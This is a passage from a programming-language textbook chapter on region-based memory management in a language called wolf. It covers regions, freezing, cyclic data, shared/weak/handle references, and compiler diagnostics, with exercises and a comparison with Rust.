That is the default. **An** allocation lands in the region that is open around it. **Inside the** `region command` block, the current region is `command`, and every allocation made under that brace (in `main`, in `parse`, in `push`, in whatever `words()` does) lands in `command`. Outside the block the current region is `main`'s own, and the same code lands there instead. A function does not choose where its results live. Its caller does, by standing in the region it wants, which is how arena-style C APIs work, minus the parameter you had to thread through eleven call frames to make it work.

The consequence is the difference between a memory discipline you adopt and one you write in: the wolf program above has exactly one region annotation, the word `region` that opens the block in `main`, and there is no second one in the signature, the struct, or the parameter. A hundred allocations under that brace need no more words than one allocation does. You mark where the group lives; you never mark what belongs to it.

What the brace promises

The promise is one-directional. Everything allocated inside the block is freed at the closing brace, so nothing allocated inside the block may still be needed after it. Break that and the compiler says so:

```
wolf · rejected, E1010
struct Doc { title: str, words: int }
fn main() -> !int {
    var newest = Doc { title: "", words: 0 }
    region command {
        newest = Doc { title: "regions", words: 900 }
    }
    print("{newest.title}")
    0
}
```

```
diagnostic
error[E1010]: `newest` still holds a value allocated in region `command`
when the region is freed
 --> ./s3.lu:8:9
  |
7 |     region command {
  |            ------- region `command` is created here
8 |         newest = Doc { title: "regions", words: 900 }
  |         ^^^^^^ the value flows out of the region here
  |                  ----------------------------------- allocated here,
into region `command`
9 |     }
  |     - the region is freed here — everything in it is freed wholesale,
```

```
as one unit
  |
  = note: to keep the value, allocate it where it must live: build it
outside the region block, or
    aim the allocation at a longer-lived region explicitly (`let r =
region()` … `in r { …
    }`); widening the region block to cover every use also works. When the
block's own value
    is what must outlive it, `copy region { … }` copies that value into
the enclosing region
    before the free ([mem.region.copyout]). Two keep-alive alternatives
change the ownership
    instead: `freeze` the region (immutable forever) or make the value a
`shared` cell
    (reference-counted, never dangles).
```

The diagnostic tells the story in the three moments that make it a story: the region is created here, the value flows out here, the region is freed here. There is no fourth moment, and the word “lifetime” appears nowhere in it, because the region is the lifetime, written down, with a brace at each end.

Three repairs, and they are three different statements about the program. Build `newest` outside the block, and the value lands in a region that outlives the command. Widen the block until it covers the last use, and the group grows to match. Or aim the allocation somewhere longer-lived on purpose, which is §8.3. The note also rules out the repair you were about to try: `copy` inside the block does not help, because a copy is a fresh allocation in the current region, which is the one about to die.

The note’s other sentence is the repair for the case a command loop lives in, where what must outlive the block is the block’s own value. Write `copy` in front of the block:

```
wolf · part(keep) · runs, exit 0
struct Doc { title: str, words: int }
fn parse(line: str) -> Doc {
    var parts = List[str]()
    for w in line.words() { (mut parts).push(w) }
    Doc { title: parts[1], words: parts.len - 2 }
}
fn main() -> !int {
    let commands = ["put regions the wolf runs at dusk", "put moves and
copies", "put freeze"]
    var kept = List[str]()
    for line in commands {
        let summary = copy region command {
            let d = parse(line)
            "{d.title}: {d.words} words"
        }
        (mut kept).push(summary)
    }
    for s in kept { print(s) }
    0
}
```

```
console
$ wolf run keep.lu
regions: 5 words
moves: 2 words
freeze: 0 words
```

`copy region command { … }` runs its block exactly as `` `region command { … }` `` does. At the closing brace the block's value, the summary string, is copied into the region the block was entered from, here `main`'s, and then `command` is freed with every list and substring the parse made (`[mem.region.copyout]`). Each turn's work dies with its turn, and only the three summaries stay. Only that value is copied: an outer binding assigned inside the block, as `newest` was above, is still E1010, and so is a value with no copy of its own to make, such as a region or a channel. The price is one copy of the value per turn, paid where it is written.

Exercise 8-2 *(fingers · lupin)*. Sum the first hundred integers using a list a helper function builds (the helper writing no region code at all) inside `region tmp { }`. State where `fill`'s list is allocated, and what happens to it at the closing brace.

Exercise 8-3 *(comprehension · wolf)*. One assignment tries to smuggle a region value past the brace:

```
wolf · rejected, E1010
struct Node { value: int }
fn main() -> !int {
    var keep = Node { value: 0 }
    region tmp {
        keep = Node { value: 7 }
    }
    if keep.value == 7 { 0 } else { 1 }
}
```

Predict the compiler's verdict, and, before reading the diagnostic, list the three code locations you expect it to point at.

8.3 Regions are values

A block is the right shape for a region whose life fits inside a function. The shelf's store does not: it is created at startup, lives until shutdown, and is touched from a dozen places in between. So a region is also an ordinary value you can bind, pass, and store:

```
wolf · interpreted run, exit 0
struct Doc { title: str, words: int }
struct Shelf { docs: List[Doc] }
fn add(mut s: Shelf, d: Doc) {
    (mut s.docs).push(d)
}
fn main() -> !int {
    let store = region()
    var shelf = in store { Shelf { docs: List[Doc]() } }
    in store { add(mut shelf, Doc { title: "regions", words: 900 }) }
```

```
    in store { add(mut shelf, Doc { title: "moves", words: 640 }) }
    print("{shelf.docs.len} docs, store closed={store.is_closed()}")
    0
}
```

```
console
$ lupin shelf.lu
2 docs, store closed=true
```

`region()` makes one. `in store { … }` opens a window into it: for the length of that block, `store` is the current region, and allocations land there, by the same rule as §8.2, with the region named by a value instead of a brace. Between windows the region sits closed, holding its data, which is what `is_closed()` reports and what makes the last line read `true` even though the shelf's two documents are alive inside it. A closed region still holds its data; nobody is allocating right now.

Two spellings, one concept. `region command { … }` creates a region, opens it for the block, and frees it at the brace; `let r = region()` plus `in r { … }` splits those three acts apart so you can put them in different places. Use the block when the region's life is a scope, and the value when it is not. `add` cannot tell the difference and does not have a parameter for one.

A region value carries a *strategy* (how its interior is managed), chosen where the region is made and nowhere else. `region()` is the arena: bump a pointer, free the lot. `region(rc)` counts its interior instead, for a region whose objects die at different times. `region(pool(Doc))` lays out a slab of `Doc`-shaped slots, which is §8.4′s subject. The block form takes the same strategies after a colon (`region store: pool(Doc) { … }`) and means exactly what the value form means.

A region value is used once

A region has one owner. Bind it, and that binding is the region; hand it somewhere else and the old name is empty, exactly as chapter 7 taught for every other value. What is new is that the *open window* counts as a use in progress. While a block is open, the region cannot be handed anywhere:

```
wolf · rejected, E1005
struct Doc { title: str, words: int }
fn main() -> !int {
    region store {
        var docs = List[Doc]()
        (mut docs).push(Doc { title: "regions", words: 900 })
        let published = freeze store
        0
    }
}
```

```
diagnostic
```

```
error[E1005]: region `store` is open, so its handle cannot move or freeze
 --> ./s6.lu:9:32
  |
6 |     region store {
  |            ----- region `store` is open here, until its block ends
...
9 |         let published = freeze store
  |                                ^^^^^ the transfer happens inside the
open window
  |
  = note: a region transfers or freezes as a closed subtree only — the
open window pins its
    handle. End the `region`/`in` block first, or move the value before
opening the region.
```

The interpreter enforces the same rule by running into it:

```
console
$ lupin pin.lu
pin.lu: trap(region-fault): `store` (region #1) is open here; a region is
frozen or transferred as a closed subtree [mem.region.freeze.3] at 6:25
$ echo $?
3
```

Two implementations, one sentence: a region moves as a closed subtree or not at all. The reason is the same reason §8.2's escape is an error, one level up. An open window is code standing inside the region; handing the region away while somebody is standing in it would leave that code in a room that now belongs to someone else. End the block, then hand it over.

Exercise 8-4 *(fingers · lupin REPL)*. In the REPL: define a one-field struct, create a region with `region(rc)`, allocate one value into it with `in r { … }`, and look at `:regions` before and after `freeze r`. Predict the two state words you will see before you look.

Exercise 8-5 *(comprehension · lupin)*. A region is being sent somewhere while a window into it is still open:

```
wolf · interpreted run, trap(region-fault)
fn main() -> !int {
    let ch = channel[region](1)
    let r = region()
    in r {
        var xs = List[int]()
        (mut xs).push(1)
        ch.send(move r)?
        0
    }
}
```

Predict the event, its trap kind, and the static error code the trap line will mention.

8.4 Cycles are fine here

The shelf keeps its documents in recency order, and the honest data structure for recency order is a doubly-linked ring: each document points at the one used after it and the one used before it, and the ends meet. It is the structure most caches are built on, and it is the one folklore says a safe language will not let you write.

Wolf lets you write it. Here is the shelf's ring, built:

```
wolf · part(ring)
struct Doc { title: str, words: int, newer: handle Doc, older: handle
Doc }
fn main() -> !int {
    region store: pool(Doc) {
        var docs = Pool[Doc]()
        var titles = List[str]()
        (mut titles).push("regions")
        (mut titles).push("moves")
        (mut titles).push("errors")
        let n = titles.len
        var hs = List[handle Doc]()
        for _ in 0..n { (mut hs).push((mut docs).reserve()) }
        for i in 0..n {
            (mut docs).init(hs[i], Doc {
                title: copy titles[i],
                words: (i + 1) * 100,
                newer: hs[(i + 1) % n],
                older: hs[(i + n - 1) % n],
            })
        }
```

A *handle* is an index into a pool, carrying the generation the slot was at when the handle was issued. `reserve` takes a slot and hands back its handle; `init` fills it. Splitting those two acts is what closes the cycle without a null ever existing: by the time any document is initialized, every handle it needs already has a name, so `newer` and `older` can both be filled in with real values on the first try, with no `Option` and no placeholder.

Now walk it, forward and back:

```
wolf · part(ring) · runs, exit 0
        var cur = hs[0]
        for _ in 0..4 {
            print("newer -> {docs[cur].title}")
            cur = docs[cur].newer
        }
        cur = hs[0]
        for _ in 0..2 {
            cur = docs[cur].older
            print("older -> {docs[cur].title}")
        }
        0
    }
}
```

```
console
$ lupin ring.lu
newer -> regions
newer -> moves
newer -> errors
newer -> regions
older -> errors
older -> moves
```

The forward walk prints four documents and the fourth is `regions` again, because it is a ring. The backward walk from `regions` reaches `errors` and then `moves`, because the back-links are real links and not a comment claiming they are. There is no `unsafe` in that program, and no reference counting.

Safety in wolf is checked per region, not per object. **Inside a region, point wherever you like.** Every object under that brace is freed at the same instant, so no edge between two of them can ever dangle: there is no moment at which one end is gone and the other is still looking. Cycles, back-pointers, sibling links, parent pointers, an intrusive list threaded through objects that also live in a tree: all of it is free, because none of it can outlive anything else in the region.

What is checked instead

Something has to be checked, or the guarantee is a slogan. What the compiler polices is the region *border*: every edge that leaves one region and enters another.

You have met the first border rule already, §8.2's E1010: a value from a dying region held by something that outlives it. The second is that a region can be *owned* by exactly one thing. Store a region inside a value and that value owns it:

```
wolf · interpreted run, exit 0
struct Doc { title: str, words: int }
struct Shelf { store: region }
fn main() -> !int {
    let s = region()
    let d = in s { Doc { title: "regions", words: 900 } }
    let shelf = Shelf { store: move s }
    print("{d.title} closed={shelf.store.is_closed()}")
    0
}
```

```
console
$ lupin holder.lu
regions closed=true
```

`move s` is chapter 7's verb doing chapter 7's job: `s` hands its region to the shelf, and no second name for it survives. Because ownership of a region works that way, the regions in a running program form a forest (each one owned by at most one other, no loops among them), and a graph with no loops has an order to die in. The design rests on that fact, and the ordinary move rules enforce it, with no special case.

So the model has two levels and they have opposite rules. Between regions: single ownership, a forest, checked. Inside a region: anything you like, checked by the fact that it all dies at once. The inside of a region is where cyclic data belongs.

Coming from Rust: *the ring above is the program the folklore is*

about, and the folklore describes a real cost.

Rust's answer is `Rc<RefCell<T>>` *with* `Weak` *back-edges,*

and it works:

`rust

pub struct Doc {

pub title: &'static str,

pub newer: RefCell<Weak<Doc>>,

pub older: RefCell<Weak<Doc>>,

}

pub fn ring(titles: &[&'static str]) -> Vec<Rc<Doc>> {

let nodes: Vec<Rc<Doc>> = titles

.iter()

.map(|title| {

Rc::new(Doc {

title,

newer: RefCell::new(Weak::new()),

older: RefCell::new(Weak::new()),

})

})

.collect();

let n = nodes.len();

for i in 0..n {

nodes[i].newer.borrow_mut() = Rc::downgrade(&nodes[(i + 1) % n]);

nodes[i].older.borrow_mut() = Rc::downgrade(&nodes[(i + n - 1) % n]);

}

nodes

}

`

Count what it costs. Every link is two words instead of one and a refcount pair to maintain. Every traversal step is an `upgrade` that can fail and a `borrow` that can panic: the aliasing check moved from compile time to run time, which is the trade `RefCell` exists to make. The nodes start out with `Weak::new()` placeholders, so there is a window in which the ring is not yet a ring. And the returned `Vec` is not a convenience: it is the only owner in the program. Drop it and every link is instantly dead, because a ring of `Weak` holds nothing up. Rust's other answer (a `Vec` of nodes plus integer indices, which is what production crates like `slotmap` and `generational-arena` package) is closer to wolf's, and the resemblance is not an accident: wolf's `handle` is that idea with the generation check made part of the language instead of part of a dependency. What wolf adds is that the arena has a name, a scope, and a compiler that knows the arena's contents cannot escape it.

Exercise 8-6 *(fingers · lupin)*. Build a five-node doubly-linked ring in a pool region: each node points `next` and `prev`. Then prove both directions work: walk five steps forward from the head (where do you land?), and two steps backward. Rust folklore says this program requires `unsafe` or `Rc<RefCell<…>>`; say in one sentence why wolf's checker does not object here.

Exercise 8-7 *(extension · prose)*. Grow the ring into the full cache: an LRU with sentinel head and tail, `unlink` and `push_front` as the only two link operations, promotion on get, and eviction of `tail.prev` at capacity. Trace it by hand: after put a, put b, get a, put c at capacity 2, what does the front-to-back walk print, and how many pointer writes does each of the two link operations perform?

8.5 Freeze

The shelf serves reads while it takes writes, and the reads want a version of the store that will not move under them. Build it, then say one word:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
struct Shelf { docs: List[Doc] }
fn main() -> !int {
    let store = region()
    var shelf = in store { Shelf { docs: List[Doc]() } }
    in store { (mut shelf.docs).push(Doc { title: "regions", words:
900 }) }
```

```
    in store { (mut shelf.docs).push(Doc { title: "moves", words: 640 }) }
    let published = freeze store
    print("{shelf.docs[0].title} and {shelf.docs[1].title}, readable
forever")
    0
}
```

```
console
$ lupin publish.lu
regions and moves, readable forever
```

`freeze store` consumes the region value and promotes everything in it at once: the shelf, the list, the buffer, both documents, every string. No copy is made and nothing is walked: the promotion is a fact about the region, so it costs one state change no matter how much is inside. Afterward the data is readable from anywhere, by anybody, for as long as the program runs.

`freeze r` is not a lock, to be taken and released. It is a cadence: after it, the region is immutable, shareable, permanent, and there is no unfreeze. Like the Tristan chord, the suspension does not resolve; unlike the Tristan chord, this is the point.

The compiler holds the deal at every write that could break it:

```
wolf · rejected, E1012
struct Doc { title: str, words: int }
fn main() -> !int {
    var snapshot = freeze region { Doc { title: "regions", words: 900 } }
    snapshot.words = 1200
    snapshot.words
}
```

```
diagnostic
error[E1012]: `snapshot.words` is frozen, so it cannot be assigned through
 --> ./s10.lu:7:5
  |
6 |     var snapshot = freeze region { Doc { title: "regions", words:
900 } }
  |
------------------------------------------------------- the freeze happens
here — the promotion to `imm` is deep and permanent
7 |     snapshot.words = 1200
  |     ^^^^^^^^^^^^^^ this needs the data to be mutable
  |
  = note: `freeze` promotes the whole graph to `imm`: shareable from
anywhere, forever, and never
    writable again. Build the value completely before freezing it, or keep
a mutable copy
    (`copy`) alongside the frozen one.
```

And the interpreter faults on the same line, citing the same clause:

```
console
$ lupin revise.lu
revise.lu: trap(region-fault): region #1 is frozen: `imm` data is
immutable forever [mem.region.freeze.1] at 4:5
$ echo $?
3
```

Note what the diagnostic marks as the cause: not the write's own line alone, but the `freeze` that made the write illegal, several lines up. Freezing is deep (it reaches the whole graph, not the binding you happened to name) and permanent, so the fix is never "unfreeze it." Build the value completely and freeze last, or keep a mutable `copy` beside the frozen one and freeze that separately when it settles.

Why permanence buys speed

There is a reason the deal is one-way rather than a mode you toggle. Frozen data has no writers, ever, anywhere in the program, for the rest of its run. That is a fact about every load from it, and a fact the compiler can rely on is a fact the optimizer can spend: loads hoist out of loops, repeated field reads collapse into one, values propagate through calls the optimizer cannot see into. Frozen data also needs no synchronization to share, because synchronization is what you buy to order writes against reads, and there are no writes. Part 3 builds a concurrency model on exactly that fact.

Exercise 8-8 *(comprehension · wolf + lupin)*. A struct type with a strong `shared` edge back to itself:

```
wolf · rejected, E1006
struct Node { value: int, next: shared Node }
fn main() -> !int { 0 }
```

`main` builds nothing. Predict each tool's verdict anyway, then explain the asymmetry: which tool is answering "could any program with this type leak," and which is answering "did this program fault"?

Exercise 8-9 *(comprehension + spelunking · wolf)*. One write after a freeze:

```
wolf · rejected, E1012
struct Config { limit: int }
fn main() -> !int {
    var cfg = freeze region { Config { limit: 42 } }
    cfg.limit = 7
    cfg.limit
}
```

Predict the verdict and, from `--explain`-level knowledge, the two repairs the note will offer.

Exercise 8-10 *(comprehension · lupin)*. The dynamic half of the same contract: create a pool region, freeze the region value, then call `reserve` on the pool. Predict the trap kind and the clause tag.

8.6 Open, and open again

The shelf now has two regions with different lifetimes: the store, which outlives every command, and the scratch the command parser uses. Real work needs both open at the same instant. Read the command out of scratch, write the document into the store:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn main() -> !int {
    region store {
        var docs = List[Doc]()
        var title = ""
        var words = 0
        region command {
            var parts = List[str]()
            for w in "put regions 900".words() { (mut parts).push(w) }
            title = in store { "{parts[1]}" }
            words = parts.len
        }
        (mut docs).push(Doc { title: title, words: words })
        print("{docs[0].title}, {docs.len} on the shelf")
        0
    }
}
```

```
console
$ lupin both.lu
regions, 1 on the shelf
```

Two regions are open across that inner block, and one statement writes through both windows: `title = in store { "{parts[1]}" }` reads the word through the scratch window and builds its bytes through the store's, so the copy lands where `title` lives. The `in store` is what makes it a copy. A `str` is a view, two words that point at bytes, and the bare `title = parts[1]` would copy the view and leave the bytes behind. The compiler reads a `str` taken out of a scratch list as holding the scratch's bytes, and refuses that spelling by §8.2′s E1010. `words = parts.len` needs nothing of the kind, because an `int` is the whole of its value. Nothing else was declared, nested in a special way, or annotated. It reads as ordinary because it is meant to be the ordinary case. One move the program declines: pushing a `Doc` built inside `command` straight into `docs` would be §8.2′s escape with a container as the accomplice (the struct and its `str` are allocated in the scratch), and the compiler refuses it by the same E1010. A value crosses between open regions the way this one does, by being built in a place that already lives on the other side.

The rule under it is not the one you would guess from the syntax. The open regions do not have to be nested, and nesting in the source is not what makes them legal. What makes them legal is that neither one contains the other. `store` does not own `command` and `command` does not own `store` (they are siblings in the forest §8.4 described), and two windows into disjoint data can be open at once without either being able to reach what the other is writing.

Turn that around and you have the one shape that is refused: a region that is open, and inside it a window into a region it owns.

```
wolf · rejected, E1011
struct Shelf { scratch: region }
fn main() -> !int {
    let s = region()
    region store {
        let shelf = Shelf { scratch: move s }
        let n = in shelf.scratch { 1 }
        n
    }
}
```

```
diagnostic
error[E1011]: this would open region `s` while region `store` is still
open
 --> ./s14.lu:9:17
  |
7 |     region store {
  |            ----- region `store` is opened here, and is still open
8 |         let shelf = Shelf { scratch: move s }
9 |         let n = in shelf.scratch { 1 }
  |                 ^^^^^^^^^^^^^^^^^^^^^ the second open window starts
here
  |
  = note: region `store` owns region `s`, so its open window already
reaches this data. Two
    regions may be open at once only when neither owns the other (they are
siblings in the
    region forest) — close the first block before opening this one, or
open the child
    through its own scope after the owner's window ends.
```

```
console
$ lupin nested.lu
nested.lu: trap(region-fault): region #1 is not disjoint from the already-
open `store` (region #2): one owns the other, and an owner's open window
reaches its child's data. `[mem.region.multiopen]` discharges disjointness
with distinctness of affine values, which does not imply it across an
`iso` edge [mem.region.multiopen] at 6:17
$ echo $?
3
```

The shelf owns its scratch region, so the window into `store` already reaches everything the scratch holds. Opening the scratch as well would put one location behind two live windows, which is chapter 7's exclusivity rule at the size of a region. The general statement is in the compiler's own words:

```
console
$ wolf --explain E1011
E1011: this would open a region while a region that contains it is open
```

```
Any number of regions may be open at once, provided none of them
contains another: the open set must be an antichain in the region
forest ([mem.region.multiopen]). Sibling regions have disjoint data,
so mutating through both windows at once is safe — but an owner's
window already reaches everything its child region holds, so opening
the child (or the owner) while the other is open would put one
location behind two live mutable windows. The diagnostic marks both
open sites. Close the first block before opening the second, or
restructure so the two regions are siblings — neither stored inside
the other — and open them together freely.
```

"Antichain" is the precise word and it needs no graph theory to use: take the set of regions you have open, and no one of them may be an ancestor of another. Siblings, cousins, and unrelated strangers, in any number; parent and child, never. The intuition to carry is the one the `store/command` pair demonstrates: regions that hold different data open together freely, and the compiler's job is only to notice when two names turn out to be one place.

This is the part of the region design that goes furthest past what has been built before: the systems wolf learned regions from allow one open window at a time. Holding several is what makes the ordinary program above ordinary, and holding several safely is what the affinity rule of §8.3 pays for: since a region value has exactly one name, two different names are two different regions, and the compiler needs no alias analysis to know it.

Exercise 8-11 *(comprehension · lupin)*. Two region values, two nested `in` windows, reads and writes crossing both:

```
wolf · runs, exit 0
fn main() -> !int {
    let a = region()
    let b = region()
    var total = 0
    in a {
        var xs = List[int]()
        (mut xs).push(1)
        in b {
            var ys = List[int]()
            (mut ys).push(2)
            total += xs[0] + ys[0]
        }
        (mut xs).push(3)
        total += xs[1]
    }
    print("{total}")
    0
}
```

Predict the printed total. Then the antichain question: of the shapes (1) `in a { in b { } }`, (2) `in a { in a { } }`, (3) `in a { } in a { }` (sequential reopen), which are legal? Answer from the rule that region values are affine and windows must be into *distinct* regions, then check the one the program demonstrates.

8.7 `shared` and `handle`

Regions answer the case where a group of objects shares a death. Two cases remain, and they are the ones where the granule is genuinely the wrong tool: a value whose death nobody can name in advance, and a value that other code may still be pointing at when you kill it.

Wolf gives each of them a type, and you choose by the failure contract: what you want to happen on the day the target is gone.

`shared`: it will not be gone

```
wolf · interpreted run, exit 0
struct Doc { title: str, words: int }
struct Entry { doc: weak Doc }
fn main() -> !int {
    let doc = shared (Doc { title: "regions", words: 900 })
    let held = doc.clone()
    let entry = Entry { doc: doc.downgrade() }
    let seen = entry.doc.upgrade() else |_| { return 1 }
    print("{held.title}, {doc.strong_count()} strong, index sees
{seen.words}")
    0
}
```

```
console
$ lupin shared.lu
regions, 3 strong, index sees 900
```

`shared Doc` is a reference-counted cell. `clone` adds an owner, and the document lives while any owner holds it, so a `shared` reference never dangles, and reading through one needs no check at all. The count reads 3 because there are three strong owners at that line: `doc`, the `clone`, and the one `upgrade` produced on the line above.

`weak Doc` is the other half, and the shelf's index is where it belongs: a back-edge that observes without keeping alive. A `weak` is not a reference you read; it is a question you ask. `upgrade` answers with the value or with nothing, and the `else` is not optional, because the type is how the language makes you decide what "nothing" means for your program.

The price of "never dangles" is that the counts must be able to reach zero, which they cannot do around a loop. Wolf rejects the shape rather than the program:

```
wolf · rejected, E1006
struct Doc { title: str, words: int, related: shared Doc }
fn main() -> !int { 0 }
```

```
diagnostic
error[E1006]: `Doc` holds a strong `shared` path back to itself
 --> ./s17.lu:4:38
  |
4 | struct Doc { title: str, words: int, related: shared Doc }
```

```
  |                                        ^^^^^^^ this `shared` edge closes
the cycle Doc → Doc
  |
  = note: strong `shared` references drop their target when the last count
drops, so a strong
    cycle would keep itself alive forever — and wolf has no cycle
collector
    ([mem.shared.rc.2]). Break the back-edge: make this field `weak Doc`
(upgrade to reach
    the value without keeping it alive) or `handle Doc` (a generational
index that faults if
    the target is gone). If the structure is genuinely cyclic, keep the
whole graph in one
    region instead — intra-region cycles are safe and freed wholesale
    ([mem.region.intra.1]).
```

The check is on the type, at its definition, with no program in sight, because a strong cycle in the type is a leak in *some* program with that type, and refusing the type is how you refuse all of them at once. Wolf has no cycle collector, and the diagnostic says why in one clause: a leak is not an answer either. It offers three repairs. Make the back-edge `weak`, and it stops keeping anything alive. Make it a `handle`, and it faults instead of leaking. Or put the cycle in a region, where §8.4 already showed it costs nothing.

`handle`: it may be gone, and you will know

The shelf evicts. Something else may be holding the document it evicts, and pretending otherwise is how caches produce bugs that reproduce once a week.

```
wolf · interpreted run, trap(stale-handle)
struct Doc { title: str, words: int }
fn main() -> !int {
    region store: pool(Doc) {
        var docs = Pool[Doc]()
        var recent = List[handle Doc]()
        let h = (mut docs).reserve()
        (mut docs).init(h, Doc { title: "regions", words: 900 })
        (mut recent).push(h)
        print("cached: {docs[recent[0]].title}")
        (mut docs).remove(h)
        print("cached: {docs[recent[0]].title}")
        0
    }
}
```

```
console
$ lupin evict.lu
cached: regions
evict.lu: trap(stale-handle): handle into pool#0 slot 0 carries generation
0, the slot is at generation 1; a stale handle is a deterministic fault in
every profile, never UB [mem.shared.handle.2] at 11:25
$ echo $?
3
```

The first read succeeds. `remove` frees the slot and bumps its generation; the handle in the recent list still carries generation 0; the mismatch is the fault. Read the trap's own sentence twice, because it is the difference between a handle and a pointer into a freed arena: *deterministic, in every profile, never UB.* The same program faults the same way in a release build, on every machine, at the same read. A C program with a dangling index into a recycled slab gets the new occupant's data and keeps going.

Cost is an index bounds check and a generation compare: two loads and a branch, on a line that was going to load from that slot anyway. What you buy with them is that "the target is gone" is an event your program can be told about instead of a bug it has to survive.

Choosing

The table is short on purpose. Read down the first column until a row is true of your field, and take that row.

The question	Answer	Use	What failure looks like	Cost
Does the target die with everything around it?	yes	plain edge inside the region	none — nothing outlives anything	zero
Can the target disappear while you hold this?	no, and you want it kept alive	`shared`	none — it will not be gone	a count, mostly compiled away
Can the target disappear while you hold this?	yes, and you must be told	`handle`	`trap(stale-handle)`, deterministic	index + generation check
Can the target disappear while you hold this?	yes, and "gone" is a fine answer	`weak` inside `shared`	`upgrade` yields nothing; you handle it	a count and a branch
Is the graph cyclic?	yes	one region, plain edges	none	zero
Is the graph cyclic across regions?	yes	rethink the granule — make it one region	—	—

Two notes on the cost column. Reference counting is not free, but most of it is removable: wolf's counts are inserted by the compiler, so a count that provably cannot reach zero in a scope is a count that is never updated (the technique Perceus and Lobster established, and the reason `shared` is a reasonable default, not a last resort). And "zero" in the first and fifth rows means zero: an edge inside a region is a machine word holding an address, with nothing attached and nothing to maintain.

The last row is the one people argue with, so here is the argument. If a cycle wants to cross a region border, the border is in the wrong place: two things that point at each other are one thing that dies together, and you have drawn a line through the middle of an object. Move the line. That is what "rethink the granule" means, and it is advice, not a diagnostic; the compiler will only tell you that the edge you wrote is not allowed.

Exercise 8-12 *(comprehension · lupin)*. A handle is used after its slot is gone:

```
wolf · interpreted run, trap(stale-handle)
struct Node { value: int }
fn main() -> !int {
    region r: pool(Node) {
        var pool = Pool[Node]()
        let h = (mut pool).reserve()
        (mut pool).init(h, Node { value: 1 })
        (mut pool).remove(h)
        let v = pool[h].value
        v
    }
}
```

Predict the trap kind, and be precise about what the trap line will say about *generations*.

Exercise 8-13 *(design)*. Four fields, one decision each: (a) a parent pointer in a tree whose nodes a region owns; (b) an edge in a social graph where nodes are deleted while neighbors hold references; (c) a config blob read by every task for the process's whole life; (d) a cache entry another subsystem may hold while the cache evicts it. For each: `shared`, `weak`, `handle`, or a plain intra-region edge; and name the *failure contract* you chose, not only the shape.

8.8 What the machine does

A region is an arena, and an arena is the oldest trick in systems programming: a block of memory and a pointer into it. Allocating adds the object's size to the pointer. Freeing the region resets the pointer to the start, or hands the block back, and does nothing per object. That is why the shelf's request path frees a list, its buffer, two documents and their strings in "one motion": the motion is an assignment.

Bump allocation also puts objects allocated together next to each other, which is the layout a hardware cache wants. Here that layout is a side effect of where the allocator's pointer was, not something you went looking for with a profiler.

The second fact is the one C cannot state. Two distinct regions never share a byte, and the compiler knows which region each pointer aims at, so a write through one and a read through the other cannot be the same location. That is the `restrict` promise, derived, not asserted. Chapter 7 made the same point at the size of a parameter, and this is the same trade at the size of an arena. C has no way to write "these two pointers came from different arenas" in a type, and no way to check it if it did.

The claim wolf makes is not that arenas are faster than malloc; that has been known for thirty years, which is why every serious C codebase has one. The claim is a distributional

one: most C programs do not ship with a disciplined arena everywhere, because keeping the discipline correct by hand across a team is work, and the failure mode is a use-after-free in production. Wolf programs get the discipline by default and the correctness by construction, so the comparison that matters is against the C that actually gets written. That claim is a measurement, and Part 4 measures it.

The cost, stated plainly. A region holds its memory until it dies, so a granule that is too big holds memory longer than the program needs it. A request region freed per request is right; a region freed per connection, holding a thousand requests' scratch, is a leak with a scope. When objects inside one group genuinely die at different times, that is what `region(rc)` is for: the same region shape, counted interior, memory returned as the counts fall. Choosing the granule is the one piece of design work regions ask of you, and it is the piece that was always your job.

The lineage is short and direct. Region inference that costs no annotations is Cyclone's result, measured on ported C in the early 2000s; the ownership discipline that makes a region's interior free to alias is Verona's, and holding more than one region open at a time is where wolf goes past it. Neither project is a footnote in this design: between them they are the design, with the surface rewritten.

Exercise 8-14 *(spelunking · wolf)*. Run `wolf --explain E1012` and read it against exercise 8-9. Find: the sentence that explains why frozen data needs no locks, the phrase that makes the promotion transitive, and the reason "readable forever" is a *performance* claim, not only a safety one.

8.9 The ledger, and a budget on it

A region knows what it holds. It has to: freeing everything in one motion means knowing where the motion ends. That number was always there, kept by the runtime and read by nobody, and it is readable now.

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn main() -> !int {
    let before = live_region_bytes()
    var empty = false
    var grew = false
    var steady = false
    region request {
        empty = region_bytes(request) == 0
        var docs = List[Doc]()
        for i in 0..500 { (mut docs).push(Doc { title: "regions", words:
i }) }
        let charged = region_bytes(request)
        grew = charged > 0
        steady = region_bytes(request) == charged
    }
    let gone = live_region_bytes() == before
    print("empty {empty} | grew {grew} | steady {steady} | gone {gone}")
```

```
    0
}
```

```
console
$ lupin ledger.lu
empty true | grew true | steady true | gone true
```

`region_bytes(r)` reads one region's ledger; `live_region_bytes()` reads the process-wide total for every live region at once. Four facts come back, and the program prints them as the comparisons they are rather than as numbers, because the comparisons are the part that is the same everywhere. A region's ledger is zero when it opens. It rises while things are allocated into it and never falls while it lives — a list that outgrows its buffer leaves the old buffer charged, because the region has not given anything back and will not until the brace. Two reads with nothing between them agree. And at the closing brace the region's whole contribution leaves the live total in one step, which is the "one free, not one per object" of §8.8 stated as a measurement instead of a claim.

What the program does *not* print is a byte count, and that omission is the honest part. The unit is the implementation's, not the payload's: the compiler's arena charges alignment-rounded storage for the containers and the region's own blocks, the checked machine charges its shadow-memory model, and neither one is "the bytes your documents took." A five-hundred-document list charges something in both, the same something for two reads in a row, and nothing at all once the brace closes — those are the promises. The number beside them is a fact about the machine you ran on.

One gap in that number is worth knowing about while it lasts, because the documents above have a `str` in them. On the compiled tier a string's bytes are materialized against the process root rather than the region that is open around them, so they turn up in no named region's ledger there today. It is a seam in the runtime with an issue number, not a rule: what makes the program above true on both machines is the list and its buffer, which do charge, everywhere. Do not read the ledger as saying that strings are free.

One thing the number does say exactly is what a buffer of octets costs. The builtins that hand you raw bytes — a `str`'s byte view, a file read, a socket read — are declared over `List[byte]`, and a `byte` is one byte wide (§2.3), so the ledger entry for 65,536 octets is 65,536 octets and a list header:

```
wolf · runs, exit 0
fn main() -> !int {
    var text = "w"
    for _ in 0..16 { text = "{text}{text}" }
    let payload = text.len
    var header = 0
    var octets = 0
    var ints = 0
    region empty {
        let e = List[byte]()
```

```
        header = region_bytes(empty)
        if e.len != 0 { return 2 }
    }
    region held {
        let view = text.bytes()
        octets = region_bytes(held)
        if view.len != payload { return 3 }
    }
    region widened {
        var ys = List[int]()
        for i in 0..payload { (mut ys).push(i % 256) }
        ints = region_bytes(widened)
    }
    print("holds the payload {octets >= payload}")
